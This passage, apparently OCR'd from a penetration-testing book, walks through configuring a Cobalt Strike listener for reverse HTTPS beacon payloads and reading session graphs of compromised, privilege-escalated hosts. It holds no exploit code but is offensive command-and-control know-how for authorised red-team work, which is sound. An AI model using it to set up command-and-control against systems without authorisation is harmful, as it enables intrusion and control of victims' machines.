

Event Log X
06/19 23:17:47 *** harry has joined.
06/22 13:39:47 *** himanshu has joined.
[06/23 22:44] himanshu
event>
Disconnected from server
harry@192.168.2.6
EspionageServer

Configure listeners

For a team server to function properly, you need to configure a listener. But before we can do this, we need to know what a listener actually is.


Just like the handler used in Metasploit (that is, `exploit/multi/handler`), the Cobalt Strike team server also needs a handler for handling the bind/reverse connections to and from the target/victim's system/server. You can configure a listener by clicking on the headphones-like icon:

After clicking the headphones icon, you'll open the Listeners tab in the bottom section. Click on the Add button to add a new listener:




You can choose the type of payload you want to listen for with the Host IP address and the port to listen on for the team server or the redirector:


In this case, we have used a `beacon` payload, which will be communicating over SSL. Beacon payloads are a special kind of payload in Cobalt Strike that may look like a generic meterpreter but actually have much more functionality than that. Beacons will be discussed in more detail in further chapters.


Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
New Listener
Create a listener.
Name:
Payload: windows/beacon_http/reverse_http
Host: 192.168.2.6
Port:
Save
Event Log X
Listeners X
name
payload
port
beacons
Add
Edit
Remove
Restart
Help

As a beacon uses HTTP/S as the communication channel to check for the tasking allotted to it, you'll be asked to give the IP address for the team server and domain name in case any redirector is configured (Redirectors will be discussed in more details in further chapters):




Once you're done with the previous step, you have now successfully configured your listener. Your listener is now ready for the incoming connection:



Event Log X
Listeners X
name
payload
host
port
beacons
RevHttpsBeacon
windows/beacon_https/reverse_https
192.168.2.6
443
192.168.2.6
Started Listener
OK

Session graphs


To see the sessions in a graph view, you can click the button shown in the following screenshot:



Session graphs will show a graphical representation of the systems that have been compromised and injected with the payloads. In the following screenshot, the system displayed on the screen has been compromised. `PT` is the user, `PT-PC` is the computer name (hostname), and the numbers just after the `@` are the PIDs of the processes that have the payload injected into them:




When you escalate the privileges from a normal user to `NT AUTHORITY\SYSTEM` (vertical privilege escalation), the session graph will show the system in red and surrounded by lightning bolts. There is also another thing to notice here: the `*` (asterisk) just after the username. This means that the system with PID `1784` is escalated to `NT AUTHORITY\SYSTEM`:




Session table

